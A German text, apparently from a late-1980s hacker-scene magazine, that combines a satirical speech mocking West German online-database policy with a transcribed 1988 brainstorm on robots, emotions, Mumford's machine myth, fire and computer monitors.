Sodann soll im Regierungsviertel ein **Denkmal für den unbekannten Searcher** errichtet werden. Es trägt die Inschrift "LOGOFF" und gibt Besuchern ausländischer Hosts Gelegenheit, durch eine Kranzniederlegung dem bundesdeutschen IuD-Wesen ihr Mitgefühl auszudrücken. Eine bisher im niederrheinischen Kevelar angesiedelte Devotionalienhandlung wird hier einen Flohmarkt einrichten, in dem alte Manuals und Blue Sheets aus der jüngeren deutschen IuD-Geschichte gehandelt werden.

Schließlich ist der BMFT sich auch seiner sozialpolitischen Verantwortung bewußt und wird ein **Searcher-Genesungswerk** einrichten, unter dem Namen "Carriage Return e.V.". Hier können nicht ruhegehaltstfähige Altsearcher eine Bleibe für den Lebensabend finden und in vertrautem Kreise GRIPS und GOLEM miteinander spielen. Nachdem Elly Heuss-Knapp, Wilhelmine Lübke und Hannelore Kohl bereits ähnliche karitative Aufgaben übernommen haben, konnte für die Schirmherrschaft des Carriage Return e.V. Beatrix Riesenhuber gewonnen werden.

In seinen Bemühungen, sich frühzeitig für das Amt des FDP-Vorsitzenden zu profilieren, hat sich **Minister Möllemann** mit einem weiteren starken Hoffnungsträger im Kabinett, dem **Postminister**, verbündet: Die beiden wollen zwei Ziele miteinander verbinden – der heranwachsenden Jugend frühzeitig Diskotheken zu vermiesen und eine hörige Btx-Kundschaft heranzuzüchten. Zu diesem Zweck werden in Spielhallen die Flipperkästen durch Btx-Geräte ersetzt, auf denen man im Rechnerverbund THE SOURCE und anderen Hosts online Black Jack und U-Boot-Schießen spielen kann. Um sich für dieses Geschäft sachkundig zu machen, hat Minister Schwarzschilding – wie könnte es anders sein – sich auch von einem nachgeordneten Institut, dem Wissenschaftlichen Institut für Kommunikationsdienste, eine Angebotsstudie durchführen lassen. So weiß nun auch die Post endlich, daß es außer Btx noch einige andere elektronische Informationsdienste gibt, die in der Postwerbung bisher unberücksichtigt blieben. Diese Studie wird dem Minister und seinem Produkt Btx freilich keine schlaflosen Nächte bereiten: Die unliebsame Konkurrenz hält er sich unschwer durch lange Lieferzeiten für Modems und DATEX-Anschlüsse sowie durch eine Btx-orientierte Gebührenordnung vom Leib.

Frohe Botschaften kommen auch von **Norbert Blüm**: Er hat in den Koalitionsgesprächen eine Lockerung des Nachtarbeitsverbots für Online-Searcher durchgesetzt, weil nachts die amerikanischen Hosts bessere Responsezeiten bieten. Ferner soll Arbeitslosen durch eine längere Zahlung von Überbrückungsgeld die Gründung einer selbständigen IVS erleichtert werden.

Im Bereich der **Außen-, Friedens- und Sicherheitspolitik** ist **Außenminister Genscher** derzeit bemüht, eine einheitliche Haltung der Bundesregierung zu erreichen: Um die amerikanischen Verbündeten nicht zu verärgern, strebt man eine doppelte Null-Lösung an: Die amerikanischen Langstreckenwaffen vom Typ DIALOG und MEAD dürfen weiterhin unser Land unter ihre Fittiche nehmen und zeigen, wo es lang geht. Als Gegenleistung wird die Bundesrepublik sich auf Kurzstreckendienste geringer Reichweite beschränken. STN bleibt hierbei außer Betracht, weil es den chemischen Waffen zuzurechnen ist und strategisch von Columbus, Ohio gesteuert wird. FIZ TECHNIK wurde vorsorglich rechtzeitig eidgenössisch neutralisiert. Das Hostpotential wird also weitgehend eingefroren, insbesondere in qualitativer Hinsicht. Stattdessen wird im Lande kräftig konventionell aufgerüstet.



In diesen Bestrebungen wird die Bundesregierung tatkräftig durch die **Bundesländer** unterstützt, die aus dem Verfassungsgebot der Kulturhoheit auch eigene IuD-Gestaltungsrechte herleiten. Der Prototyp des Hosts mit geringer Reichweite wurde vom Freistaat Bayern in Straubing errichtet. Über kurz oder lang wird es jedes Bundesland als Prestigeangelegenheit ansehen, einen echten Host zu betreiben. Wo es nicht zum Großrechner reicht, behilft man sich mit bescheideneren PC-Lösungen; auch daran kann man ja einige Jahre tüfteln. Insbesondere den **Kultusverwaltungen** scheint es große Befriedigung zu verschaffen, in den Hochschulen zahlreiche Minidatenbanken entstehen zu sehen und zu finanzieren, entgegen dem Grundsatz der Wirtschaftlichkeit in der Verwaltung. Und selbst die **Landwirtschaftsminister** können kaum der Versuchung widerstehen, jeweils eine eigene Wirtschaftsdatenbank aufzubauen, und zwar für die Exportwirtschaft, in der blauäugigen Erwartung, Japaner oder Amerikaner würden darin Geschäftskontakte suchen. Unter dem Tisch reiben sich die akquisitionsfreudigen Hard- und Softwarehändler die Hände, denn ihnen ist diese Art von Markt gerade recht.

So entstehen derzeit in unserem Land Hunderte von **elektronischen Schrebergärten**, die sich von den traditionellen Papierdiensten nur dadurch unterscheiden, daß sie kostspieliger sind. Ein Nutzen wird allenfalls innerhalb der eigenen vier Wände gesucht: Hessische Datenbanken für Hessen, niedersächsische für Niedersachsen. Gegen diese elektronische Zersiedelung unseres Vaterlandes war die Aufteilung des Reiches in 16 FIZ in den 70er Jahren eine vergleichsweise harmlose Angelegenheit.


Die **Studenten** in unserem Land bleiben indessen von den echten Online-Errungenschaften weitgehend abgeschirmt. IuD-Fachvorlesungen gibt es nur an einigen wenigen Plätzen. Der Normalstudent lebt weiterhin aus dem Karteikasten in der UB. Haufenweise werden jetzt Lehrstühle für Informatik oder gar Wirtschaftsinformatik eingerichtet, kaum einer hingegen für Informationspraxis und -management. Die Berufenen sind Profis in Hard- und Software, aber Laien im weltweiten Informationsgeschäft.

In den **Behörden und Unternehmen** setzt sich das Dilemma fort: Die Betriebsbuchhaltung erfreut sich fortgeschrittener EDV-Unterstützung, wo kein Aufwand gescheut wird. Der Regierungsrat oder der Bereichsleiter, der mit denselben Endgeräten Online-Dienste nutzen möchte, muß hingegen um seine weitere Karriere fürchten. Bei der innerbetrieblichen Informationsversorgung befinden wir uns noch in den frühen 70er Jahren; trotz der vielleicht 1.000 Unternehmen, die bereits die Zeichen der Zeit erkannt haben.

Ein bemerkenswertes Beispiel für diese Art Schrebergartenelektronik zeigen auch die 70 **Industrie- und Handelskammern** im Lande, wenn man einmal von den IHK-Ausgliederungen OTTI, tbr und TVA absieht; Die ansonsten eingerichteten Datenbankdienste führen überall eher ein Schatten- und Alibidasein, als daß sie dem IHK-Auftrag der regionalen Wirtschaftsförderung gerecht würden.

Man spart zwar nicht an festlichen Ansprachen zum technischen Fortschritt, wie gestern abend, als die Deutsche Gruppe der Internationalen Handelskammer im Intercontinental Hannover ein feierliches Bekenntnis zum weltweit gespeicherten Wissen ablegte, mit Abendessen zum Preis von 100 DM entsprechend 0.3 Std. Anschlußzeit bei einem Host. Zum Cocktail durfte Chef-Searcher Klaus Engelhardt die Gäste am Keyboard entertainen. An der Basis sieht es jedoch anders aus: Man scheint gerade Wirtschaftsdatenbanken und ihre privaten Anbieter wie die Pest zu fürchten, weil man meint, die Mitglieder würden sich mit ihren Informationswünschen von den Kammern abwenden, wenn das so weiter geht.

So ringt man denn auch mit Mühen und seit Jahren um eine eigene **Firmendatenbank**: Die Stammdaten sind längst gespeichert, dienen sie doch der Ausstellung der Beitragsrechnungen. Der darauf aufbauende Herstellernachweis mit derzeit 40.000 Unternehmen kann bisher keinem etablierten Online-Firmennachweis Konkurrenz bieten. Dieses hindert die Kammern nicht, in ihren Mitgliedsblättern so zu tun, als ob hier erstmals eine deutsche Firmendatenbank entstehen würde, wie es sie in der Welt noch nicht gibt, unter Verschweigung derjenigen Dienste, welche einige ihrer Mitgliedsfirmen seit Jahren anbieten. Man feiert es als Erfolg, daß die Kammer Pforzheim nun im Bestand der Kammer Bodensee-Oberschwaben recherchieren darf, ohne daß vorab die Zustimmung der dortigen Geschäftsführung eingeholt werden muß, was vor geraumer Zeit noch Sitte war. Vorerst sollen auch nur Kammern das Privileg haben, im bundesweiten Kammerinformationssystem zu recherchieren, denn nur so ist gewährleistet, daß der Mittelständler weiterhin erst die Kammer bitten muß, ihn mit den gewünschten Informationen zu versorgen. Eine Implementierung auf einem öffentlich zugänglichen Host dürfte auf absehbare keine Mehrheit finden, mögen auch einige mutige Kammern ausscheren und sich verselbständigen.



Wenn also die Kammern eine derart restriktive und eigennützige Informationspolitik betreiben, braucht man sich nicht zu wundern, wenn der überwiegende Teil der Mittelständler seine Informationen weiterhin bei Sprechtagen oder Jahresempfängen zu beschaffen sucht. Jedes Land hat eben den Informationsmarkt, den es verdient.


Was hier über die Kammern gesagt wurde, gilt sinngemäß auch für die überwiegende Zahl der **Fachverbände**. Auch hier kann sich das Verbandsestablishment nur schwer mit dem Gedanken anfreunden, die Mitglieder könnten womöglich eines Tages die Verbandsinformationen nicht mehr nötig haben. Kammern und Verbänden wird es ebenso wie den Unternehmen selbst gehen: Wer bei der Informationsversorgung nicht alte *und* neue Medien zum Einsatz bringt, wird alsbald im Dunkeln wandeln. Die Wirtschaftsverbände täten gut daran, den Unternehmen zu zeigen, wo es lang geht, statt die guten alten Zeiten zu verteidigen. Sie könnten hier von einigen **Kreditinstituten** viel lernen, die dabei sind, durch ein Angebot attraktiver Informationsdienstleistungen die Firmenkunden näher an sich zu binden.

So wird also Außenminister Genscher noch geraume Zeit warten müssen, bis die deutsche Wirtschaft in der internationalen Online-Informationswelt den Stellenwert einnimmt, der ihr als führender Industrienation zukommt. Er hat freilich bei seinen diplomatischen Bemühungen um mehr Online-Resonanz in der Welt bereits einen achtbaren Erfolg errungen: Für viele unbemerkt hat Papst Johannes Paul II bei seiner diesjährigen Osteransprache den zahlreichen Onlinern auf dem Petersplatz und in aller Welt den Segen "urbi, orbi et fribus" nicht nur in allen Landessprachen erteilt, sondern auch in STAIRS: Er sprach "Frohe ADJ Ostern". Diese frohe Botschaft wollen wir auch heute aus dieser Frankfurter Messehalle in unserem Herzen mit nach Hause tragen.

Die Zuversicht, daß es auch am deutschen Online-Markt nur aufwärts gehen kann, wird auch von FIZ TECHNIK und DATASTAR geteilt. Johannes Paul II (Rom), Peter Genth (Frankfurt) und Heinz Ochsner (DATASTAR) stimmen darin überein, daß den Onlinern die Zukunft gehört. Der Rechner in Bern hat genügend Kapazität, um auch noch den im Aufbau befindlichen Holy Ghost Host des Vatikans aufzunehmen, der nicht nur die Bibel online anbietet, sondern auch elektronische Ferntaufen, Fernhochzeiten und Fernbeerdigungen. So werden wir dort in Kürze eine postindustrielle Kultstätte haben, die uns fortan im Glauben an den großen Durchbruch stärken wird.

In diesem Sinne rufe ich wieder allen Online-Brüdern und -Schwestern zu:

DEUTSCHLAND LOGON!





# Chaos Talks

Ausschnitte aus einem Brainstorming vom 9. 3. 1988

v: Vic (Genie) - w: Wau (Wau) - p: Poetronic (Dichter)



Grippers made from a soft gel and wrapped in a rubberlike membrane will soon give robots the sensitivity of human hands

w: Gibson beschreibt in "Neuromantics" konsequent die Geschichte, daß man sich am Rückenmark einstöpselt. Wenn man sich da in eine Datenbank reinhackt, die einem nicht zusteht, dann ist man gehirntot. Man ist nicht über die Tasten verbunden, sondern über den Stöpsel.

p: Öd, wenn man da nicht kompatibel ist.

w: Aber so auf der Ebene der ganzen kleinen Computer – In der "Byte" war vor acht Jahren der Kleincomputer drauf, den du dir um die Hand schnallen kannst, als Uhr. Da war auf der

Uhr zu lesen "insert disc" und da gab's eine pfenniggroße Diskette zum Reinschieben. Das auf der Titelseite, als Grafik. Aber klare Vision. Der nächste Punkt: Der Computer zum Aufklappen. Den feuert man in die Ecke, dann entfaltet er sich, stellt die Beinchen hoch, da entfaltet sich ein Drucker, da entfaltet sich der Bildschirm..

p: Eine Düsentrieb-Maschine. Daniel Düsentrieb baut ein Campingzelt, das so klein ist. Wenn du an der Schnur ziehst, hast du ein dreistöckiges Haus mit Badewanne.



w: Aber auf der Ebene 'Kofferklappelemente' und 'Ausziehen' läßt sich wohl einiges machen. In dem Format eines Koffers müßte das in absehbarer Zeit unterzubringen sein.

p: Ich denke, es wird darauf hinauslaufen: Kittler hat geschrieben "Der Computer wird den Begriff 'Medien' einkassieren, weil er alle Medien in sich vereinigt". Da wird es irgendwann nur noch ein digitales Medium geben. Es herrscht doch eine Unzufriedenheit darüber, daß du heutzutage die einzelnen Medien noch getrennt hast. Man wünscht sich eine Art Zentralstation, wo du Fernseher, Radio, Video, Audio, Rechner vollkompatibel in einem Kasten hast. Einen Universal-Player.

w: Und dann soll er wie ein Hund neben dir herrollen.

p: Gut, dann können wir gleich weiterphantasieren. Du kannst noch einen Staubsauger einbauen, das Ding kann 'Guten Tag' sagen, und du kannst ihm wie einer kleinen Cruise Missile beibringen, sich in deiner Wohnung zurechtzufinden.

v: Kannste nichts verdienen dran.

w: Mir geht's momentan nur um's Phantasieren..

p: Vic hat insofern recht, als die Kreativität in bestimmten Teilen schon auch vom Erwerbstrieb gesteuert wird.

w: Aber irgendwann wird's doch die Maschinen geben.

v: Das ist die Frage, ob es das geben wird.

p: Nun, wenn ein Markt da ist..

v: Aber es macht sie keiner.

w: Wieso soll man sie denn nicht machen. Das versteh ich nicht recht.

p: Kann man sie überhaupt schon machen? Das ist die Frage.

v: Ja, man kann sie machen.

p: Dann hast du 'ne VAX im Wohnzimmer rumfahren, sowas.

w: Ja. Mindestens. Dann lieber so'n Transputerchen. Wenn sich das dann noch teleskopisch ausfährt und so.. auf der Straße hinterherfährt..

p: Solche Roboter gibt's ja schon. Aber das sind eher Partygags. Ich hab' auf der Buchmesse einen gesehen. Der war auch noch gefaked, mit einer Videokamera drin. Da saß einer in einem Verschlag und hat den ferngesteuert.

v: Die Videokamera war auch nur Fake. Der Typ stand daneben. Ich kenn die Dinger.

p: Meinst, man kann da schon differenziertere Dinger bauen?

w: Also, der Atari ist die billigste Lösung..

p: Der fährt doch nicht in der Wohnung rum.

w: Das ist ja das Programm. Das Problem ist, daß solche Sachen nicht käuflich zu erwerben sind, aber aus handelsüblichen Bauteilen zusammengesetzt werden können.

p: Was könnte man sich denn da vorstellen? Ich meine, es wär schon witzig, wenn man so ein universaldomestiziertes Haustier hätte. Soll das alle Arbeiten, die sonst einer Hausfrau übertragen sind, übernehmen? Soll das mehr können? Soll das Sympathie erwecken? Ich könnt mir schon vorstellen, mich mit so einer Maschine anzufreunden.

v: Daß man sowas im Haushalt brauchen kann, interessiert mich gar nicht. Was mich daran vielmehr interessiert, sind die psychologischen oder philosophischen Aspekte. Das find ich interessanter. Ob das Ding fährt oder nicht, ist mir völlig egal.

p: Dich interessiert also ein HIRN.

v: Mich interessiert nur das Hirn.

w: Das mobile Hirn.


v: Braucht nicht mobil zu sein. Das kann auch in der Ecke liegen. Mich interessiert nur das Hirn. Seit vielen, vielen Jahren fasziniert mich der Gedanke der Zusammensetzung der Emotionen. Und da hab ich so ein paar verschiedene Hypothesen hingestellt..

p: Sag mal. Ich hab auch eine Hypothese.

v: Die eine Hypothese ist, daß das eine Form von komplexer Logik ist. Daß also Gefühl komplexe Logik ist.

w: Das ist Logik auf der Ebene der Mustererkennung. Aber noch nicht erkannt.

p: Mein Konzept von Emotionen ist: Ich nehme mal den biologischen Organismus. Jedes Or-



gan sendet dauernd eine Zustandsmeldung aus in Form chemoelektrischer Signale, Botenstoffe, sowas. In Form von Stofflichkeiten. Diese Emanationen der einzelnen Körperteile oder Organe – wenn du es ganz rationalistisch ohne Geist und Seele siehst – ergeben das, was man so 'emotionale Grundlage' nennt. Das Gefühl.

v: Mein Ansatz ist ein anderer. Ich bastel was zusammen, was fühlt.

p: Dazu mußt du dir doch erstmal darüber klar sein, was Gefühle sind.

v: Da ist eben die eine Hypothese, das sei eine komplexe Logik, die gar nicht soo komplex ist, aber komplex genug, um vom Vordergrund-verstand erfaßt werden zu können.

p: Nimm als Modell deine eigenen Emotionen.

v: Meinetwegen. Aber warum soll ich.. ich mein, ich hab mein Modell doch schon gefunden.

p: Ja, 'ne komplexe Logik. Aber von was..?

v: Wie – von was?

p: Wie – wie von was?

(Heiterkeit)

v: Was soll die Frage? 'Ne komplexe Logik ist 'ne komplexe Logik.

p: Logik ist 'ne Denkfunktion. 'Ne Gehirnfunktion. Keine emotionale Funktion. Ich weiß nicht, ob das Modell übertragbar ist..

v: Naïni..! Das hat mit Mustern überhaupt nichts zu tun. Du kommst da viel zu sehr von der deduktiven Seite her.

p: Ich komm von der sprachlichen Seite. Die Sprache gibt auch ein Modell von Emotionen.

v: Nein. Warum verbeißt du dich auf dieses Scheißmodell von Emotion. Stell dir einfach mal vor, ich will 'ne Emotion erklären.

p: Das soll ja angeblich immer wieder mal versucht werden.

v: Gut.

p: Sie stehen auf meinem Fuß. Es tut mir weh. So die Art, nicht?

v: Nein. Außerdem bringt das nichts, wenn du

mir dauernd zwischenredest..

p: Ich hör schon auf.


v: ..sondern wenn ich mir überlege: Woraus besteht Emotion? Wenn ich mir Gedanken mache darüber: Woraus könnte Emotion bestehen? Dann ist mir eine Hypothese eingefallen: Sie könnte aus Logik bestehen. Das nehmen wir einfach mal so als Hypothese hin. So. Diese Gesetze der Logik kann man ja normalerweise ganz gut erfassen, mit Hilfe von Computern, oder selber drüber nachdenken oder wasweißich. Man müßte daher eigentlich von der Eingabe zur Ausgabe kommen. D.h., man müßte diese Logik nachverfolgen können. Da das aber äußerst schwierig ist, kann man diese Idee weiterspinnen und sagen: Die ist eben ein bißchen komplizierter. Die kann man nicht einfach so durchrechnen. Und – wenn ich mir jetzt die richtigen Menschen ansehe, dann kann man manchmal von bestimmten Eingangsparametern auf die Ausgangsparameter schließen.

p: Das heißt, wenn ich jemanden wie Kurt Waldheim sehe und sein Gesicht sehe, dann kann ich annehmen, daß er hinterhältig ist.

v: Naïni! Wenn ich was reintue, dann kommt was raus. Das Verarbeitungsprogramm ist Emotion, okay. Also: Eingabe – Emotion – Ausgabe, das ist mal so das Modell, das grobe.

w: Wenn ich 'mal so zurückgehe, dann ist also das jeweils gemeinsame historische Moment das Übertragen der jeweils fortgeschrittensten Technologie auf den Janze. Zu der Zeit, wo sie die Uhren hatten, da war die Erfindung des Perpetuum Mobile angesagt. Und da wurden dann Menschen, Maschinen und Puppen, gebaut, mit hervorragend natürlichen Kurvenbewegungen, mechanisch relisiert. Die sehen echt aus. Wenn ich mir heute einen Roboter anschau, dann ist der echt Scheiße. Da war ein Menschenbild dahinter, das auch stark uhrwerkgesteuert war.

p: Hast du 'mal Mumford gelesen, "Der Mythos der Maschine"? Es ist mir schwer vorstellbar, wie ein einzelner Mensch in einer Lebenszeit so viel an Gesamtwissen zusammentragen kann, aus sämtlichen Natur- und Geisteswissenschaften und der Literatur, und das noch verarbeiten kann. Das Buch geht vom aufrechten Gang bis zur Mondrakete, wobei er nebenbei noch wissenschaftliche Ansichten revidiert, z.B. daß in den Altertumswissenschaften bisher viel zu großes Augenmerk auf die Artefakte gelegt worden ist, die materiellen Funde. Was eigentlich passiert ist, ist in keiner Versteine-



nung enthalten, z.B. das Ritual. Oder rauszufinden, wie man eine Kaffeebohne richtig behandelt, damit sie antörnt. Wenn du Urmensch bist, stehst du vorerst im Wald. Das mußt du erstmal rausfinden, und das ist eine gewaltige Leistung, bedeutender als irgendwelches Steinchenklopfen.

Oder die Zeit. Heutzutage stehen in jedem Zimmer drei Digitaluhren rum. Herauszufinden, wie du einen Kalender machst.. Ich stell mir manchmal vor, daß einige hunderttausend Jahre lang Leute, die nachts Schwierigkeiten mit dem Einschlafen hatten, in die Sterne geguckt haben. Irgendwann muß jemandem aufgefallen sein, daß sich da was ändert. Irgendwann viel, viel später muß jemandem aufgefallen sein, daß sich da regelmäßig was ändert. Und dann muß sich jemand gesagt haben: das wollen wir doch jetzt mal festhalten.

Oder wenn du dir überlegst, was für eine Großtat die Entwicklung von einem Gefäß ist, 'nem Krug. Dazu mußt du vorausschauen können, das kann kein Tier. Ein Gefäß ist etwas, wo noch nichts drin ist. Da wird erst etwas reinkommen.

Das Hauptthema in dem Buch ist die Maschine. Wann ist die Maschine entstanden, der Mythos der Maschine? Mumford sagt: Die erste Maschine ist zusammengebaut worden im alten Ägypten, in der Pyramidenzeit. Das waren die ersten Pyramidenbaumeister, die diese Logistik bewältigt haben und eine Maschine aus menschlichen Teilen zusammengesetzt haben. Diese ganze Transportproblematik, die Bautrups, die Leute in den Steinbrüchen, die Versorgung. Das war das erste Mal in der Menschheitsgeschichte, die erste Maschine. Nach und nach sind dann im Lauf der Geschichte die unzuverlässigen menschlichen Teile der Maschine durch mechanische ersetzt worden.

Und daß man heute – ich hab den Mumford noch ein bißchen weiterphantasiert – daß man heute viele Parallelen findet zum Pyramidenzeitalter. Z.B. bei einem Atomkraftwerk, wie da mit den Tricks der Bronzezeitgötter gearbeitet wird. Der Mensch versucht, dem Sonnengott das Werkzeug aus der Hand zu nehmen. Diese kontrollierten Energien, die auf der Sonne vor sich gehen, zu zähmen und zu bändigen. Daß unsere Priesterkaste, die Wissenschaftler und Technologen, das will.

w: In der Bibel heißt das 'Das eherne Meer'. Beim Tempelbau des Königs Salomon. Da ist der Guß schiefgegangen, die Zugabe von Wasser erfolgte nicht wie geplant. Das ganze haben noch Gesellen versiebt, die dem Meister die neue Braut nicht gegönnt haben, und da isser dann in dieses flüssige Meer hineingetaucht

und wieder zurück. Also, flüssiges Metall von dieser Größenordnung, so wie ich mir das dann nach dieser biblischen Erzählung vorgestellt habe, das hatte ich so in der Birne bei Tschernobyl. Da stehen schon sehr starke Visionen drin.

p: Das anschaulichste Bild, das Mumford verwendet, ist der Vergleich zwischen altägyptischen Pyramiden und Mondraketen. Beides sind Bauten einer Großtechnologie. Das Innere einer Raumkapsel ist gleichzusetzen mit der innersten Kammer einer Pyramide, wo auch die miniaturisierte Ausrüstung für eine Reise in die Unendlichkeit steht. Und wenn du 'ne Mumie und 'nen Astronauten vergleichst, fallen die Ähnlichkeiten schon rein optisch auf. Beides sind Menschen in einem Zustand höchstmöglicher Reduktion der Lebensprozesse, was notwendig ist, um solche außermenschlichen Bereiche zu erfahren. Ein Astronaut trainiert jahrelang, seine Lebensfunktionen auf größtmögliche Weise zu reduzieren, um diesen Bedingungen, die im Raum herrschen, entgegenstehen zu können.

Es gibt ja auch nix Irrationaleres als die Vorstellung, auf den Mond zu fliegen. Das ist das unwirtlichste, menschenfeindlichste.. das wußte man schon vorher, daß da die Kälte ist, und Steine.

w: Also, an der Hell-Dunkel-Grenze das Zelt aufzuschlagen, das fand ich schon interessant.

p: Klar hat das eine gewisse Poesie. Ich meine: bei den Pyramiden versteht heute auch keiner mehr, warum man die gebaut hat.

Um nochmal zurückzukommen: Was ist die Konsequenz aus der fortschreitenden Computerisierung? Die Idealvorstellung von der Vollautomatisierung? Es ist halt sehr die Frage, ob wir das wollen. Einzelmedien bringen es mit sich, daß, wenn du z.B. fotografierst, die Bereitschaft nachläßt, Bilder mit Aufmerksamkeit wahrzunehmen und zu behalten. Wenn du dauernd fotografierst, verlierst du dein visuelles Gedächtnis.

w: Medialer Alphabetismus.

p: Wenn wir nun also grob gesagt mit den Computern den Geist nach außen verlegen, oder das Bewußtsein, um das alles von Automaten erledigen zu lassen – daß wir vielleicht im Endzustand ausgeleert, mild lächelnd und haschischrauchend in der Ecke sitzen, und die Rechner treiben die Kulturentwicklung voran. Ich mein', ich hab mich schon mal gefragt, ob das dieses Gefühl, zu leben, ist: Diese leichte.. auch wenns einem gut geht, wenn du grade



gekögelt hast, gegessen hast und die Sonne scheint, trotzdem dieses leichte Gefühl von Last, von Anstrengung. Diese Anforderung, die Kulturgeschichte der Menschheit voranzutreiben, auch wenn du nur hustest. In diesen ganzen mikroskopischen Einzelheiten. Es ist sehr die Frage, ob Rechner sowas jemals machen können, ob selbstmodifizierende Systeme wie die biologischen Organismen in digitaler oder elektronischer Form möglich sind.

Und dann: Wir scheiden uns selber aus der Entwicklungsgeschichte aus. Wir sitzen daneben und schauen, wie die Apparate sich weiterentwickeln und sind froh, daß wir nichts mehr machen müssen. Dann wird's uns irgendwann nicht mehr geben. Oder wir werden 'ne Art Parasiten der Maschinen. Was ist deine Sicht von der Zukunft der Computerei?

w: Zugang zu Datenbanken und Wissen.

p: Aber, Alter, schaut es nicht im Augenblick eher umgekehrt aus? Daß wir Wissen verstecken in Datenbanken, vergraben? Wissen, das keiner mehr suchen will oder kann, entweder weil es zu teuer ist, oder zu kompliziert?

w: Es ist einfach zu teuer aus politischen Gründen. Die Kommunikationspreise sind um den Faktor 1000 überteuert.

p: Auch wenn's nix kosten würde. Wenn du nicht mehr weißt, was du überhaupt suchen kannst..

w: Das Suchen wird künstlich behindert von den Staaten. Als die Amis hier einmarschieren, haben sie nicht nur das Patentamt ausgeräumt – da sind nur noch Mikrofilme da –, sondern es ist doch so, daß jeder Staat sein Patentwissen so gut hütet, daß jeder Staat für sich selber ein so absurdes Ordnungssystem hat, mit dem man zwar leben kann, mit dem man aber nichts finden kann.

p: Ich hab mir schon mal überlegt, das wär eine Möglichkeit zur Arbeitsplatzbeschaffung, wenn die einzelnen User in den Datenbanken nicht qualvoll x Retrievalsprachen lernen müßten, sondern du nicht mehr an eine automatische Zutrittsmeldung kommst, sondern an einen Portier, einen richtigen Menschen. Wie an der Hotelrezeption. Ein Navigator.

v: Gibt's schon.

p: Daß da einer sitzt, den du antickern kannst?

v: Nicht nur einer. Da sitzt ein ganzes Team. Bei "Delphi". Die sind immer da, und wenn du

irgendwie Probleme hast, kannst du die direkt anquatschen.

p: Ach ja, das haben die doch von vornherein gemacht. So'n Operator.

v: Nein, das sind keine Operators. Das sind Leute aus dem kultur- oder sprachwissenschaftlichen Bereich, und wasweißich wofür. Fachleute.

p: Die kennen sich auch mit den ganzen Retrievals aus?

v: Manchmal machen die auch gar kein Retrieval. Manchmal schlagen die ein Buch auf.

p: Man glaubt es kaum.

w: ..oder telefonieren..

v: ..oder antworten einfach so. Find ich 'ne wirklich gute Idee. Das Orakel von Delphi ist ja schon in der griechischen Sage nicht zu kurz gekommen.


p: Ich hab' unlängst wieder ein Urbild vom Monitor in den alten Mythen gefunden. Alexander der Große hatte angeblich einen 'Welten Spiegel', durch den er auf alle sieben Kontinente gleichzeitig gucken konnte. Tolle Vision. Und alles Tun seiner Feinde beobachten. So 'ne Art Spähsatelliten hatte der schon. Gabs schon im Mythos. Ist schon komisch, was man da an Bildern wiederfindet.

Kennst du das: wenn du einen Scheit Holz im Feuer hast, diesen Scheit siehst, wenn das Feuer schon runtergebrannt ist und der noch glüht. Du siehst keine Flammen mehr, nur noch dieses glühende Holz, und die Rinde springt in kleinen Blockmustern auf. Wenn du drei Minuten abmeditierst – das geht mir jedesmal so –, dann siehst du exakt, auch durch diese leichten Windflüge in der Glut, das Bild einer nächtlichen Großstadt im 20. Jahrhundert, wie man's jetzt aus dem Flugzeug sehen kann. Manchmal denke ich mir: Sind das die Dinge, die Bilder, die die Kultur vorantreiben? Wenn da Steinzeitmenschen vor dem Feuer gesessen sind und das gesehen haben, und dann irgendwann 5000 Jahre später ist das Bild realisiert?

w: Das beantworte ich insofern mit Ja, als: Hast du mal die Augen eines Schmiedes gesehen?

p: Noch nicht bewußt.

w: In ihnen lebt dieses Feuer. Berufsbedingt. Von daher auch die Rolle des Schmiedes in der griechischen Sage. Ich mein', es ist ja nicht nur





so, daß man dem Menschen das Feuer bringen muß, sondern man muß ja auch was damit machen. Einfach nur 'ne Fackel irgendwo hinstellen ist ein bißchen lahmarschig. Und für sowas wie die Bronzezeit meinetwegen bedurfte es eines Schmieds. Und das Gedicht von der Glocke – also: Schmied – Kunstschmied – Glockenschmied. Glockenschmied: Besondere Probleme, besondere Situation, weil: Ich brauch einfach mal fünf Kilo Gold und zwölf Kilo Silber, und wenn ich das nicht kriege, dann klingt das halt nach Blech. Und dann sind da ungeheure logistische Probleme zu bewältigen. Aus irgendwelchen Ruten, mit Ton zu verschmieren und die Suppe da reinzukippen. Ein Versuch.

p: Da gibt's übrigens in Kairo heutzutage noch einen schönen Beruf, und zwar gibts in den Basaren eine Straße, da sitzen die Kupferschmiede, eine, da sitzen die Goldschmiede – übrigens: wenn du dir da Schmuck machen läßt, das kostet nur den Goldpreis –, und da gibt's einen Typen, der kommt um vier Uhr morgens und bringt die Glut.

w: Auf dieser Produktionsebene, da kommt davor der Köhler, und der Schmied ist einfach all-in-one-production, die Reste sind dann alles so verfeinert.. Ich denke, daß es genau dieses Licht ist. Wenn du damit umgehen kannst, hast du irgendwo erstmal keine Angst.

p: Geht's nicht beim Computer letztlich immer noch um die Beherrschung des Feuers? Es ist doch so: Man könnte sagen, es war der dramatische Punkt in der Menschheitsgeschichte, die Beherrschung des Feuers. Und das geht durch die ganze Geschichte.

w: Computer ist die Beherrschung des Lichts.

p: Ja, paß auf. Irgendwann ist das Feuer arbeitsteilig gemacht worden. Die Wärme ist abgespalten vom Feuer, und das Licht. Elektrischer Strom. Da ist 'ne elektrische Heizung, du hast kein offenes Feuer mehr. Das Licht – für mich ist immer der Monitor gleichzusetzen mit dem Lagerfeuer. Es gibt doch diesen ganz archaischen Eindruck, wenn du ins Feuer schaust. Da kann man stundenlang reinschauen. Du siehst immer wieder Bilder, Visionen, irgendwas passiert, du bist fasziniert. Fast dieselbe hypnotische Faszination gibt's beim Fernseher respektive Monitor. Nur, es sind kalte Bilder, kaltes Feuer. Und die Phantasien, die, wenn du vor 'nem Feuer sitzt, vor dir aufsteigen, das ist soweit rationalisiert worden oder "bequemer" gemacht worden, daß man heutzutage die Phantasiebilder schon fertig ge-

liefert kriegt. Vor dem Feuer hast du noch die Freiheit, deine eigenen Bilder zu entwickeln. Und am Computer gehts auch wieder.

vic: Das Interesse am Computer hat nichts mit dem Licht zu tun. Es ist mir wurscht, wo das rauskommt, auf 'nem Display, auf 'nem Drucker. Ob das ein paar Lämpchen waren, die da aufgeleuchtet haben, oder ob das irgendein Streifen ist, oder Löcher drin..

p: Es ging dir schon um den Output.

v: Aber das hat überhaupt nichts mit dem Licht zu tun, weil das Licht völlig im Hintergrund steht. Es ist die geistige Verbindung, die über jede beliebige Schnittstelle gehen kann. Wenn ich blind gewesen wär, dann hätt ich's eben gefühlt. Oder gehört.

